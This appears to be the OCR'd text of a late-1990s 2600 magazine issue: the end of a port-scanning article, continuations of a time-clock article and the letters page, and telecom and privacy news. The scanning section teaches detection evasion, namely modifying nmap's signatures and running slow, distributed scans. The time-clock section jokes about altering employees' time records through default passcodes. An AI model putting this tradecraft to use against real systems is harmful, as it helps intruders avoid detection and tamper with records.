Returns accurate port listing, however, MS DNS spits two events into the App event log, source: dns, event: 1 & 2. Both have "no description", and bogus insert strings. Unless you specifically know that could be caused by port scanning, it's completely cryptic:

"The description of Event ID (1) in Source (DNS) could not be found. It contains the following insertion string(s): ."

Leaves nothing detectable in the event log, but also fails to detect any open ports.

Newbie Exercise #4: If you can, try to setup a Unix (Linux) box, and familiarize yourself with the logs (in /var/log/) and services (like ftpd, lpd, etc.). Or set up an NT 4.0 server. By the way, sp3 means service pack 3 was applied.

Elite Exercise #4: OK, time to show off. My list of sample scans is far from comprehensive. See what you can find out against Solaris, HPUX, AIX, etc. Bonus if you e-mail me the results.

My experience with the UDP scan seems to suck, majorly. It failed to report any accurate port listings vs. NT and Linux. However, a packet capture of nmap vs. NT shows that an ICMP "port unreachable" message is sent in response to a UDP sent to a non-open port, but no return message is sent in response to an open port. It's possible that this scan could work vs. NT, but the software isn't working right, or not expecting it.

Elite Exercise #5: Figure out how to fix it. It may be as simple as increasing the default timeout.

Note that NT seems to "take in" UDP packets to ports with TCP services; i.e., a UDP to port 80 won't get an ICMP "port unreachable" message, but on Linux it will (both running web servers). I think this is published already, so I'll move on.

An interesting point is that every packet sent out contains the data "blah"... this could be filtered at the firewall (any UDP packs containing only "blah" alert sysadmin to port scan).

Newbie Exercise #5: The line responsible for the "blah" is 920 in nmap.c. Modify the source to have NULLs (0x00) instead of "blah". If need be, get a little intro to C.

Elite Exercise #6: Be more creative. Shove random() junk in for "blah". Again, line 920 in nmap.c.

On the same token, the SYN & FIN scan is detectable too. First, every packet comes from the same port (49724).

Newbie Exercise #6: Both nmap.h and tcpip.h have a #define for MAGIC_PORT as 49724. Change it to another port. *Careful!* Make sure you know what port numbers are valid (What port ranges are reserved? What's the highest port possible?)

Elite Exercise #7: Obviously, add extra functions to change MAGIC_PORT for every packet sent. And a hint: sequential increases are detectable. Be creative... randomly increase between 1-5 ports, etc.

Also, every packet there's typically some bytes of frame padding, being "*help\nquit\n".

Newbie Exercise #7: Again, change the "*help\nquit\n" to some other random data. This time, I'm not going to tell you where to look for it. I recommend you use the Unix command "grep" to find it. If you need more info on this command, use the command "man grep".

Elite Exercise #8: Find and change that to something unknown, preferably random() data.

Remember that it is *very* feasible to set up filter rules to detect a vanilla nmap scan (vanilla being unmodified source). As simple as: *from* port 49724 *and contains "QUIT"*... (pseudo filter-language).

From the sample scans above, you can see there's a dilemma. If you don't know what OS a system is running and you did a FIN scan, you'd get accurate results against a Linux box but not against an NT box. And if you did a SYN scan, the Linux box would log it, but you'd get accurate results against the NT box. What's this mean?

It's very important to know what OS you're scanning against! OS's respond differently to stealth scans, so you have to be creative and figure it out beforehand. This is the concept behind a newer program called "queso".

Newbie Exercise #8: Locate queso and try to get it up and running. Again, it's for Unix platform.

Elite Exercise #9: Is queso itself stealthy, or is it loggable? Are there any telltale signs of a queso scan (other than raw packet dumps)? I haven't played with this much, so bonus if you e-mail me your findings.

Also, not too long ago (as of me writing this), there was a public post by *Shadow* concerning certain findings in regards to scanning.

Newbie Exercise #9: Who's *Shadow?* Give you a hint: they're government. Do a look for them.

One very interesting point I would like to highlight from that document is that *it is possible to detect scans as small as two packets a day!* Granted, this isn't a hard feat, and detecting one packet a day scans would lead to tons of false alarms. I'll give you a hint... the *Shadow* system involves a few systems running tcpdump with *massive* hard drive space, and they just log *every* packet and then analyze the data for the past few days to put scans together. No amount of stealth will avoid this. You need to waste another brain cell and figure out how to still lay low under radar.

And, at this point, I want to make a public gripe:

Shadow reports that "hackers are cooperating in scanning efforts." I'm sorry, but I saw no evidence supporting this claim within that document.

Point 1: If two hackers truly were coordinating scans from different locations against a common target, there shouldn't be *any* overlap in IP and port assignments (i.e., the same port should not be scanned twice). Either these hackers are severely sloppy (which I find hard to believe if they're doing coordinated stealth scans against .gov installations), or they weren't working together. They just happened to be scanning the same .gov at the same time.

Point 2: Just because there are two separate geographic sources for a scan doesn't mean there are two people cooperating on the effort. Nothing stops me from firing up two telnet sessions to two different (geographically separated) boxes, and launching scans back to the same target from those points. It could be one person splitting his scanning across two sources.

End gripe.

OK, so what did we learn here? Hopefully something of use. And I hope some newbies now have an inkling on what to do next. Let me finish this scanning article with a few tips:

1. Scanning any system, *any* port twice is sloppy. Be organized, and minimize the packets you send out.

2. Patterns can be mined and deduced. Sending packets at a fixed interval is stupid. Make large amounts of possible randomness between packets (and make sure that randomness doesn't result in two packets being sent close together).

3. Patience is a virtue. One packet a day total is good.

4. Dispersed sources (geographic or not, but not same organization) is practically a must. And tip #3 doesn't apply per source; it applies to sources as a whole (meaning if you have five source systems, you should coordinate so one packet per system every five days, leading to one packet to target per day, with no overlap).

5. We are simple creatures, and usually order things in a linear fashion, but there's *no* reason you should scan ports in order (or reverse order.) Kinda goes with tip #2.

Remember: in this day and age, network efficiency and reliability is increasing. It's hard to even say that one packet could be misrouted, let alone several. The concept of a "completely random packet" is becoming rare - and paranoia can easily deduce that the packet was actually planned.


Signoff

I don't want to quote Mentor's Manifesto, but remember, it's all about seeking info, and learning. Use this info wisely. No, it won't help you change your grade in your school's computer. No, it won't help you crash your buddies' Win9x box. If you're a "newbie," and you're truly in it for non-destructive purposes, good for you. If you want to e-mail me a question (notice the singular), if I can help, I'll try. But don't expect detailed instructions on how to do anything. If you want to learn, I'll try to point you in the right direction.

The lego program by Mil7 of 9mm.com (issue 15:3) can be adapted to spew packets as described above. Plus, it's in perl... which is my interpreter of choice. Kudos to Mil7.

Armageddon wrote an article in the same issue about probing remote networks. A good read for newbies. He mentions use of WS Ping, which has a great UI, but remember, WS Ping does connect()-type scans (and if you analyze the packets' output, it actually does more than just connect... but I'll leave this as another exercise). Kudos to Armageddon.

Let me digress about 10 years and do my greets to JM working the Doc in Rogers Park. Take care kiddies. (I use that term literally, since I'm probably pushing the "old" brink of the average reader.)



Time - from page 11

then clock out mode, followed by holiday credit (0 to 15 for hours paid on holiday), break type (0 no assigned, 1 automatic, 2 unpaid, 3 paid), and door control (0 no relay, 1 activated by clock in, 2 activated by clock out, 3 activated by both). These allow you to directly control one employee at a time instead of defaulting to the whole database of employees.

Workweek Schedules: Here you can set up various workweek schedules (max 7).

Holiday Schedule: What? April 1st isn't a paid holiday? Well by adding the 0401 it now is a paid company holiday.

Break Schedule: Hmm, not enough breaks in the day? Here is where you add a few. Just remember to make sure your PTO reflects paid breaks.

Signal Control: Time-Banc can be set to lock doors and ring bells for certain times. Here is where you modify those unruly doors - after all it is most likely a fire hazard anyway.

Rounding and Overtime: Always round in your favor.

Default Settings: Controls the defaults for all new users.

Time and Message: Just moved from another time zone and can't quite wake up in time? Change their time to fit yours! Plus with only 20 characters make sure the message expresses the opinion of all the employees.

Access Codes: Here is where you can remedy the fact that no one ever changed the default passcodes. Boy won't the boss be proud of you for securing that hole!

Factory Setup: Need a special access code to reinitialize everything back to factory defaults. Have to call that number I listed earlier and practice your official voice.

There is more information available on the Time-Banc but most of it involves details on getting the variety of reports available under the Manager options. And since the operations where I saw this being used had the printer in the actual owner/manager's office it would not be a good idea to be playing with these. If you have permission the reports seem pretty self-explanatory, so go forth and learn.

Letters - from page 39

created, for I applied for a social security number in South Carolina. The rest, however, is a whole other story. First, we shall look at YY. It is in fact a number greater than 50, and it is odd, which is clearly in violation of this rule. Finally, we shall look at XXXX. This number is less than 1001, the first digit being a 0.

tselo

Dear *2600*:

In regard to your article on SSNs, I was wondering if you were interested in a shot of my Military ID. It was issued to me about one or two years ago, with the invalid SSN of "000-00-0000". I have managed to save this card from being cut several times and was wondering if perhaps you would wish for me to submit a shot of the ID. You will find that it is indeed a genuine United States Uniformed Services ID, as even the hologram is noticeable in the scanned version - making this a rare exception. For security purposes I will be smudging my name, as well as any other information which I find may be too personal to have displayed on your site or in your magazine.

Charlie

Sure, send it on in. At least we won't be able to trace you through your SSN.

Netscape Issues

Dear *2600*:

In the "How To Hide From Netscape" article (15:4), your author included some erroneous information. The fat.db file he talks about being so important actually contains information from your cached files (which may or may not exist, depending on whether you have previously deleted them or not). This spiffy information can be viewed with about:cache, which shows the URL of said cache file. The file gives an access denied error when Netscape is open because it is open for reading/writing while Netscape is running, but can be safely deleted when Netscape is shut down. Netscape recreates the file if it's not found on the first page cached, so it doesn't mess up when you delete it.

defen

Dear *2600*:

In the Netscape article, J.P. offers a roundabout way of camouflaging the URLs you have visited in everyone's favorite browser, Netscape Navigator. However, I have two questions: why do all that when Netscape 4 (obviously the one he was using) has four buttons to accomplish the same thing, and who exactly do you want to hide your URL list from? Well, in any event, here's a simpler way. As a sidebar, note that both the tips here and those suggested by J.P. are primarily aimed at the win9x versions of Netscape. I'll assume that *NIX users know better (or so I hope). Version 4.x Netscapers can clear the history and location bars by clicking the conspicuously-labeled buttons which may be found in the Edit menu - Preferences menu - Navigator item (labeled Clear History and Clear Location Bar, respectively). To clear the cache, select the Advanced item (same prefs menus and window), and the Cache item beneath it (double-click Advanced, or select it and press the right arrow). Click both Clear Cache buttons, then hightail it out of there. Note that these can be done in one fell swoop, and fairly quickly if you memorize the keystrokes as I usually do.

To clear the cache, in NS3.x, you can either (1) go to Options - Network Preferences menu, under the Cache tab, and do your business, or (2) delete all the files in the cache directory (follow the instructions to (1) to find out where this is. Usually, it's in C:\PROGRA~1\NETSCAPE\CACHE).

Contrary to what J.P. said, fat.db is hardly an important file. Not only have I deleted it many times without retribution from the machine, but it also becomes corrupted quite frequently - when Windoze crashes with Netscape running at the time, usually. It never complained, and neither did I. Thus, it is quite safe to delete all these cache files.

Finally, to clear the location bar, you get to hack the Win32 Registry. Run regedit.exe from Start - Run. Once in, find this key: HKEY_CURRENT_USER\Software\Netscape\Netscape Navigator\URL History and delete all the unsavory URLs from the list. Voila.

t.d.m

Hackers At War

Dear *2600*:

First off, I would like to say that your magazine is great, and always brightens my day. I also want to commend you on your constant struggle to be objective and thank you for keeping free speech alive. Now that I am done with that, I want to tell you how I stand fully behind *2600* and the other groups who have said that the LoU are wrong. Taking down communications in countries that are already in so much trouble helps no one. The Iraq and China problems are being used as an excuse to be destructive. I know we all want to completely bash something now and again. But one of the most important things I have ever learned when it comes to most things in life, not just computers, is to demonstrate self-discipline, control, and most of all, to think thoroughly about what you are doing. What do we find wrong about Iraq and China? My understanding and opinion is that we don't like the way the people of those countries get treated and we don't like the way the leaders conduct themselves. So in what way will we be helping those people if we destroy one of the only ways that they can demonstrate freedoms and their connection to the outside world? If our country was overthrown by a tyrannous ruler, and all havoc was breaking loose, would you then want other countries to attack our information systems? I think China and Iraq have enough problems as is.

Splat

Dear *2600*:

The computer underground should not be self regulating. The recent joint statement by various groups, including *2600*, condemning the Legion of the Underground's actions sickened me. LoU's members should be applauded for the personal risks they took to highlight an issue that they felt strongly about. Instead they have been met with derision. Putting your name to that statement was a disservice to the hacking community matched only by your publishing of Justin Peterson's article. How you can claim the moral high ground in Kevin's campaign and then give credibility to somebody who assisted the FBI in putting him in prison is beyond me.

Rue-the-Day

The sad fact is that if we don't watch over ourselves, somebody else will do it for us. It would have been irresponsible to remain silent while people did something destructive in the name of hackers. The members of LoU themselves realized this and acted responsibly to repair the damage. We have no regrets at all on how this came about. As for printing Agent Steal's article, we've printed pieces from the other side of the fence before and we most likely will again. It is not up to us to judge the moral character of our writers before we print their material. But we certainly didn't try to hide it. As it happens, that article proved to be very informative and useful. We should point out, though, that your logic is colliding with itself. You don't want us to condemn things in the community that we feel are wrong but you don't want us to print things from people who you've already condemned as wrong. That is a Class A fallacy.

Y2K

Dear *2600*:

I was wondering why your association is not writing any articles dealing with the Y2K bug? I have been reading quite a few articles about this upcoming problem and I am interested what the ramifications would be in the hacking world. I was surprised in your last issue when you didn't cover this and downright shocked when I picked up 15:4 and didn't see a peep about it! With the loss of most UNIX based systems, what will be left of the Internet as well as most of the commercial systems based upon this dated OS? This is the biggest single event in the computer genre since the microprocessor!

Zack

It's also by far one of the most overblown events. We're being stirred into a panic by people who either have something to sell or some sort of agenda. The potential of the Y2K problem demonstrates nothing new - computers are always vulnerable to certain things and if you let your life be completely controlled by them you're pretty much asking for a rude awakening. It's far more likely that such an awakening will come when you least expect it, not on 1/1/2000. Oh and incidentally, UNIX systems will do just fine.

Observations

Dear *2600*:

Per page 30 of your recent publication under "More on Free Software," one of the provisions in the SPA is that they cannot bring charges against companies that are members. If you buy in, you are immune. If that gives any more insight into the dilemma and awkwardness of the for profit SPA organization....

Frosty

Replace software with drugs and you'll see some very interesting parallels.

Dear *2600*:

I noticed that on the cover of issue 15:4, there is a file - sndblst.sys. Is this referring to the recent article, "Blasting Sound," from issue 15:3?

MSD

Oh, sure. Everything has meaning in our covers and every inch is carefully thought out by a team of experts.

Dear *2600*:

Enjoy your web site immensely. I work for the world's #1 credit card company (no, it ain't AMEX or Mastercard!), and they never seem to tire of telling us, in our intranet, of all the wonderful advances they are putting into the system. They go on about the new Java Technology for the new generation of "smart" cards, tell us how wonderful the new SET (Secure Encryption Technology) is going to be, but we still get ripped off by folks stealing/manufacturing credit cards and re-encrypting the magnetic stripe. Most of the big companies over here want to go to a "smart" card technology, as in France, but, in recent tests, the great American public doesn't like "chip" cards, but boy, you should hear the cardholders bitch when their card has been used/stolen/duplicated, etc.!

When I talk to the banks, 90 percent of the reps haven't a clue what I'm talking about when I mention the new generation of cards. Here's the point. By the end of 1999, approximately 60 percent of the activity in credit cards will be in the hands of eight bank "combines" - Citibank/Travelers, Chase, Bank of America/Nationsbank, US Bank, Bank One/First USA (soon along with Chevy Chase), and National City Bank/1st of America, Suntrust/Crestar, and FCC/NBD. With all that money going through these institutions, it scares me shitless that my credit is in the hands of a bunch of morons most of the time - it has gotten so bad that we received a company e-mail asking us not to "badmouth" one of these banks because the customer service is so bad. I think that by getting into their systems, hackers are just making sure those guys don't remain smug and complacent although they are already! Keep it up!

SD

Dear *2600*:

I recently went to my first *2600* meeting in December. I was afraid that the people there would be a bunch of elitist asses but was very pleased to find out that the people at the Philadelphia *2600* meeting were the complete opposite of what I had thought. They treated me on an equal level. I was brought up to date on several topics that I was uninformed on. I've made new friends.

learned things, and discovered that I too could share some of the information that I had rolling around up top.

As to 15:4 of 2600, in your opening article entitled "The Victor Spoiled" there is mention of the "selling out" of hackers to big business. This article was followed by another article by none other than Kingpin from L0pht Heavy Industries. From what I understand L0pht themselves deal primarily with big business. Why was such an inspirational piece followed by an article by an organization that in my understanding has performed exactly what you were trying to sway your readers from falling prey to? I'm not saying that L0pht hasn't performed responsibly in the public eye. In fact, L0pht has done remarkably and maybe even changed a few people's opinions on the hacker community. My aunt even reads your magazine now because of groups like L0pht. I just figured I'd state something that was running around my brain since I read the last issue.

John Q Sample

You should read the article a little more closely as the L0pht was one of the groups we mentioned as a positive force in the hacker world. And while they may in fact deal with big business, they do so entirely on their own terms which is the best anyone can hope for.

Dear *2600*:

Cheers for the latest issue (15.4). The article regarding dealing with the media - a task that is reprehensible yet inevitable for any group of people desiring some sort of change - prompted me to find this address and forward it to you. It may not be any more helpful than the Better Business Bureau when the government lets a business rip off unwary consumers, but it may be worth the work in some cases: Minnesota News Council, 12 South Sixth Street, Suite 1122, Minneapolis MN 55402, (612) 341-9357 phone, (612) 341-9358 fax. It is an impartial organization that hears and considers complaints against news media, and it hears complaints from all 50 states. As for the rest of the world, I do not know.

Rev. Randall Tin-ear
Angry Thoreauan MagaZine

Cable Modems

Dear *2600*:

I just finished reading "Cable Modem Security" by Fencer in the Winter 1998-1999 issue of *2600*, and frankly, this is such a poorly written article that I don't even know where to start a reply.

Most of the article is simply wrong. To begin with, it is true that most cable companies won't install if you're running UNIX, but it's not part of any sinister plot. It's simply a training and support issue. I run AIX at home on a UNIX workstation - not even an Intel processor in sight, let alone a PC - and I'm sending this message over a cable modem made by LanCity and running on Mediaone, the local cable TV provider. Before I purchased the cable modem service, I sent mail to their technical support asking if I could do this. I was told that they didn't care *what* operating system I ran, so long as (1) I had a Windoze or Mac available for the install tech, who was trained on only those two, (2) I used DHCP for address leasing, (3) I notified them if my Ethernet MAC address were to change, and (4) I didn't interfere with anyone else's service. So I had to borrow a Win95 PC to do the install, then I just rewired with my AIX box and used "chdev" to set the Ethernet address to be the same as the PC I'd borrowed, and I was up and running.

I can certainly sympathize with having to write install procedures for hundreds of different computer types and configurations and for hundreds of install personnel. It's a non-trivial problem. Limiting it to the fewest choices mitigates some of the grief.

The MAC address is not at all a "password." It's just a key into the DHCP database to keep track of IP leases. This has nothing whatsoever to do with security in any form. It's not a password to log into anything anywhere. It has everything to do with network addressing, which is a very difficult problem, especially when you have a population of mostly PC users running operating systems that do not allow for remote administration.

"Megalith" (www.ml.org) went off the air months ago due to infighting among their founders. Fortunately, at least with Mediaone, you don't need this dynamic DNS service. A static host name comes free with the account. I've been able to use my machine for running a web page hit counter CGI and to allow access for FSF folks to do PowerPC distribution builds without having to worry about DHCP addressing.

No, the DHCP lease time (it's not called a "TTL," please see RFC 2132) is not used to discourage httpd or ftpd. I've had the same IP address for months. The lease time is there to allow for network renumbering. The subnet I'm on has been reallocated at least three times now as the number of subscribers has gone up. Without a bound on address lease time, address reallocation becomes impossible.

No, the PROM on network interface cards does not hard-code the address. This is not and has never been true. Ethernet controllers are unable to read a PROM at boot time. Instead, your software reads the PROM and copies the MAC address into the Ethernet controller when the driver is loaded. The reason the PROM is there is not to prevent the use of a different address, but to allow the manufacturer to install an address that is easily serializable during manufacturing to prevent accidental MAC address duplication. If your driver doesn't let you set your own MAC address, then that driver is at least poorly written.

No, it is not possible for MAC addresses to leak out of your own internal network if you're using your box as a router. The only case where that occurs is if you're using a repeater or a bridge (also known as a switch). MAC addresses on IP networks are simply not copied between networks; they're instead local to a link. Routers copy packets between interfaces based on the IP destination address, not the MAC address, and the copied packet is given the MAC address of the interface on which it's next sent. In fact, I run a local network here off of my AIX box using RFC 1918 addresses and a SOCKS server. It works perfectly, and causes no strange-looking traffic on the cable network.

Of course, if strange IP addresses leak out into the cable company's network due to a routing misconfiguration, they might possibly come asking, but I've done some snooping on the cable here, and there are many misconfigured nodes on just this one span. If they cared about this issue at all, that probably wouldn't be true.

No, it's not at all possible for you to obtain someone else's MAC address by sniffing on another network. As I mentioned before, MAC addresses are local to a link. The assertion otherwise belies a profound ignorance of IP routing.

No, the Lance Ethernet chipset is not made by DEC. It's made by AMD. Digital's 10/100 chipset is the 21140/21143, and is commonly called the Tulip.

No, there is absolutely no indication outside of the machine when the Ethernet controller is put into promiscuous mode. This entire section of the article is pure bunk. First of all, Ethernet controllers are extraordinarily stupid devices - they know nothing of ARP, let alone UDP. Those are protocols implemented only in software. Secondly, they always receive all packets; the address filtering that's normally used is generally done after packet reception has already started. And it's absolutely false that a T2501 or 4000 series Cisco can detect any other node using an Ethernet controller in promiscuous mode. Whoever told you that was either very confused or intentionally misleading you.

No, it's not possible to run two nodes at the same time with the same MAC address. What will happen is a phenomenon known as "sniping." When you send out TCP packets to some remote destination, it will attempt to reply to you. When the router sends this reply out over the cable using the MAC address associated with your IP address, both you and the other node configured with that same MAC address will receive it. Since the other node is not expecting this packet, it will fail to demultiplex the (src-IP, dst-IP, src-port, dst-port) tuple into a valid connection, and it will send back a TCP RST (reset) message. This is a normal part of TCP input processing, and cannot be disabled without rewriting both your TCP stack and your victim's stack. This reset message will cause your TCP connection to immediately be disconnected.

As for encrypting clients, well, that's the only decent recommendation in the article. I'm using ssh now for remote login service, and pgp for encrypting mail to remote sites. If you run over public networks at all, strong encryption is the only way to go.

James Carlson
Consulting S/W Engineer
IronBridge Networks
Lexington, MA

Netware Feedback

Dear *2600*:

I've been an avid *2600* reader for quite some time, and although I may have missed an issue or two, I've never had problems purchasing it at any B&N.

I wanted to make a few corrections and comments regarding the "Fun with NetWare 5" article. First and foremost, regarding ConsoleOne: Khyron attributes the slowness of ConsoleOne as one of "java's biggest flaw[s]." This is simply not true. Unlike the GUI in WindowsNT, ConsoleOne is run as a background thread. This provides some protection against inadvertently bringing the server to its knees while refreshing the screen, or installing products. I personally don't think this is a flaw in java. Secondly, Khyron fails to mention Pandora's box for NetWare 4.11. Although Novell broke Pandora's box with the release of Service Pack 5, it still is a more sophisticated method of performing a security audit than, say, burglar.nlm (which was designed for NetWare 3.1x). Visit their site at www.nmrc.org/pandora/index.html. My last comment is regarding the increased hardware requirements to run NetWare 5. Compared to other operating systems, 64MB of RAM is a pretty modest amount to run NetWare 5. And what operating system upgrade doesn't come with increased hardware requirements?

I think the bottom line of your article is basically, NetWare is only as secure as you make it. This seems to be true with any NOS (Linux, NetWare, WindowsNT, and others). Use tough passwords that are not in a dictionary and contain alphanumerics, lock your server up (and use "load monitor -l" in the autoexec.ncf) and only provide access to those trustworthy, disable (or password) your guest accounts, rename the admin user, etc. I think these fundamentals go for any box that requires security.

godbox

Dear *2600*:

I am writing in regards to the article in 15:4 entitled "Fun With Netware 5." Khyron wrote a good article, but his explanation of NDS may not have been made clear enough. He says that only one login is needed for any server on the network. This is not exactly true. Say we have two servers - we'll call them Dragon and Bottlecap, for lack of another name. We'll use the login name Buzz. If we want to log in to Dragon, but are already attached to Bottlecap, at the login prompt we would type: "bottlecap/buzz" (without quotes) and it would attach to bottlecap and ask for a password. If we are already at a command prompt, then just type: "login bottlecap/buzz". I hope this was a worthwhile contribution to the article.

Buzz

Send your letters to:
2600 Editorial Dept.
P.O. Box 99
Middle Island, NY 11953-0099
or
letters@2600.com

According to the Norwegian Supreme Court, it's not a crime to attempt to breach a computer system. It's up to the person running the site to ensure its security. If, however, the system is breached and information is either tampered with or copied, that would still constitute a crime. Mapping out the holes in a system is perfectly legal in their eyes. Meanwhile in Canada, a bill is being considered that could hold a company liable for allowing sensitive information such as human resources or payroll information to be accessed in a security breach. This represents a far saner way of looking at things than we're used to.

People who were unlucky enough to participate in Canada's Air Miles program discovered that files containing their names, card numbers, home phone numbers, and addresses were left completely unprotected at the www.airmiles.ca web site. It's because of stupidity like this that things like the above bill are being considered.

The chairman of the House Commerce committee (Tom Bliley, R-VA) says he doesn't believe we can go too far to prevent terrorism. He's proposing legislation that would make it illegal to publish reports on chemical plant safety on the Internet. All of this anti-terrorism hysteria seems a bit odd when, according to the State Department, incidents of international terrorism worldwide have declined 54 percent since 1987.

Overlay systems are becoming the wave of the future. What are they? A royal pain in the ass, according to most surveys that will lead to the eventual elimination of seven digit dialing. The geniuses who already screwed up the United States phone system by destroying the somewhat sane area code system (implementing a four digit area code would have saved so much present and future grief), are now pushing mandatory dialing of area codes, even when the area code is your own. Los Angeles and Philadelphia are the latest victims, with San Francisco and New York likely to follow later this year. You may ask why it's necessary to dial your own area code when it's never been necessary before. The confused answer you will get is that it has something to do with fairness. Since your next door neighbor may get a phone number in a new area code, why should s/he be the only one who has to dial 1 plus the old area code. Better that everybody be inconvenienced equally. At least in Philadelphia, Bell Atlantic made a concession to the dialing public. If you're dialing your own area code, you don't have to dial the 1! Whee.

Pacific Bell (now part of SBC Communications) has been engaging in deceptive sales practices through its telemarketer (Business Response Inc. of St. Louis) according to consumer groups. Since only 12 percent of Pac Bell's customers subscribe to Caller ID and 44 percent have signed up for the privacy feature that blocks their number from being sent when making calls, the pressure is on. After all, if too many people keep their numbers from being displayed, Caller ID becomes less of a value to those paying for the service. Recent calls from the telemarketer offered a "free upgrade" from complete to selective blocking. The absurdity of this is deafening. Switching to selective blocking means customers would have to dial *67 before every call if they wanted their number blocked. Complete blocking does this automatically. By changing the default setting, customers would be more likely to send their number even if they didn't want to. It seems obvious that Pac Bell was behind this little scheme since they provided the telemarketer with the names of those people who had selected complete blocking. Other examples of how Pac Bell has been trying to force this technology on consumers is found in the numerous complaints of new customers not being told of the complete blocking option, as well as the introduction and aggressive pushing of Anonymous Call Rejection (which forces callers to unblock their number if they want to get through). In addition, the Public Utility Commission has gotten reports of customers being switched off of complete blocking without their permission. These are the tactics our phone companies resort to to make a buck.

The latest telco scam to afflict us here in New York is fairly common throughout the United States. It goes something like this: phone company sends brochure about three-way calling saying it's the best invention since sliced bread. They emphasize how you can talk to both Joe *and* Jane at the same time! "You'll never have to say, 'Wait by the phone while I call her now. Then I'll call you back. OK?'" (They really go out of their way to demonstrate the concept of talking to two people at the same time for their slow-witted customers.) Then the kicker: "Try Three Way Calling now. You don't have to order it ahead of time. Just pick up the phone and use it whenever you want to talk to two people at a time." Before breaking out the champagne over this wonderful gift from the phone company, consumers should be aware that this little ploy results in all kinds of unexpected charges. On the third page of their brochure, they mention the fact that *each* use of three-way calling costs 75 cents plus the cost of the call. This wouldn't be so bad if you could simply choose not to use it, like *69 or *66. But it's very easy to accidentally use three-way. All you have to do is flash your switch hook while connected to another call and you're making a three-way call! Even if you're hanging up on one call and quickly making another, it's likely you will activate three-way calling and incur a charge, now that the service has been "automatically added" to your line. Our local company (Bell Atlantic) has a suggestion: "Please wait three seconds after every call.... Your telephone needs to 'reset' itself to work properly for your next call." We have a suggestion. Call your local phone company and make sure they take such deceptive "services" off your line. Then call your local Public Utilities Commission or equivalent and make sure they warn the phone companies about such deceptive and sleazy practices.

AT&T, MCI, LDDS, IDT, and WilTel haven't been paying their phone bills. It seems they're letting their political views get in the way of their financial obligations. The phone bills, you see, are owed to the Cuban state-run phone company for phone service provided there. Apparently, the long distance companies have taken it upon themselves to withhold payment pending the outcome of a court case involving Cuban Americans who lost their lives when they flew a plane over Cuban airspace and were shot down in 1996. Our own State Department has even said that the long distance companies have no right to withhold payment because of this. Cuba will cut off service to the companies if they don't pay up. Meanwhile, Sprint and TLDI of Puerto Rico have kept their bills current.

In yet another incredible waste, a federal judge has sentenced 21-year-old Sean Trifero to a year and a day in prison. Trifero was allegedly the ringleader of a hacker group know as the Viral and has been accused of nothing more than causing "disruption" to various online services as they tried to figure out who he was. The government claimed this amounted to damages of $67,500 but refused to disclose how they arrived at that figure. In what may be a significant development, Judge Patti Saris expressed serious doubt as to the accuracy of this figure. In addition, she also rejected the government's request that he be banned from the Internet upon his release, something the government seems keen on making a precedent in all hacker cases. She even suggested that he get a job using computers when he gets out, as opposed to the retailing job he had before he was sentenced, which she described as a waste of his talents. This questioning of the party line is a refreshing change for a federal judge. We have to wonder why it wasn't enough to spare him a highly unnecessary prison term.

In case anyone's keeping track, PINs for Southwestern Bell calling cards can't begin with a 0 or a 1 for some reason. It might be interesting to see if other telcos have similar restrictions.

Still more stuff that's not allowed to be sent into prisons: photos depicting gang/identifying hand signs or gang symbol/weapons/obscene or unlawful activity; metered envelopes; items that can't be searched without being destroyed; items made from metal, wood, plastic, cloth, or cardboard, and items larger than 8.5x11 inches. Additional unauthorized items include: hair, posters, jewelry, flowers/leaves, video cassettes, coins, stickers, lingerie, disks, confetti/glitter, brochures, computer magazines, catalogs, maps depicting area within ten mile radius of facility, magnets, wire, play money, lottery tickets, ID cards, laminated material, condoms, tattoo patterns, and hard cover books. Guess which one tripped us up?

If your neighborhood is getting an Enhanced 911 system anytime soon, you should know that a common "feature" of a lot of these new systems is a "built-in delay" of up to eight seconds before calls are answered. This happened to us recently in Suffolk County, NY. It seems nobody ever bothered to tell anyone that this kind of delay was possible. Phone company pamphlets attempted to make it sound like this obvious flub was actually a sign of progress: "These calls are processed by digital technology, which means they are routed quickly, reliably, and without static. *It takes several seconds from the time a call is dialed to 911 and handed off to an emergency official. A caller should stay on the line during these seconds of silence.* During this time, vital information about a caller is retrieved from a computer and then routed to the 911 system." In the old days, humans could give their own vital info in half the time. When we checked last, they were trying to figure out how to send a fake ringing sound down the line during those eight seconds so people would stop giving up.

Omnipoint continues to amaze us with their weird sales strategy. As if pricing GSM technology out of the reach of most consumers and practically handing the market over to Sprint PCS wasn't bad enough, now they seem intent on annoying whatever customers they've managed to keep. "Power On" is the name of an "exclusive rewards" program they offer to their customers. How does it work? Well, as the name suggests, all you need to do is keep the power to your phone on. That way you can "receive special messages delivered to your handset alerting you to unique offers, as well as chances to win some great prizes." That's right, unsolicited junk mail delivered right to your phone! They say they're doing this to say "thanks" to their loyal customers. We hate to think what they'll do when they get pissed off. Interestingly, when Omnipoint started service in 1996, they pledged that consumers would "pay only for the minutes they use" and that there would be no "packaged minutes." "Everyone gets the same low usage rate. No required commitments to high monthly calling plans in order to get 'lower' per minute rates." And, above all else, *no contracts!* A mere glance at their web page (www.omnipoint.com) will show at least seven packaged minute plans! And, yes, your local usage rate can vary from 0 cents to 71 cents a minute, depending on what packaged minute plan you select. And finally, you can get the lowest prices by, you guessed it, signing a contract. When these new services began, we were really hoping to see significant changes, not more of the same old crap with smaller phones.

Now you can "guard your kids against foul language on TV shows and videos" with a new invention called TV Guardian. For $100, this gizmo monitors the closed captioned signal and, if it sees a word it doesn't like, it mutes the audio. "Words are checked against an internal directory of over 100 offensive words and phrases." Somehow we doubt that will be enough for the easily offended. While the service claims to protect everyone from today's "strong language and religious profanity," we have to wonder how this thing could possibly work at all in the many cases where the closed captioning appears a split second (or more) after the words are uttered. Plus, in order to play it safe, we imagine the device would have to block several seconds of material surrounding the nasty word which means that people using this thing may be protected but they're also going to be real confused.

In yet another example of corporate greed, the International Lyrics Server (www.lyrics.ch) was raided and shut down in early January at the behest of the National Music Publishers' Association. Apparently, the notion that people were reading song lyrics without paying for them distressed these people so much that they decided to take the site down. Of course, it doesn't take much to realize that more music is likely to be sold as a result of such sites being in existence. At press time, it seemed likely that some sort of deal would be worked out that would allow the site back up only if the NMPA was allowed to somehow make money off of it.

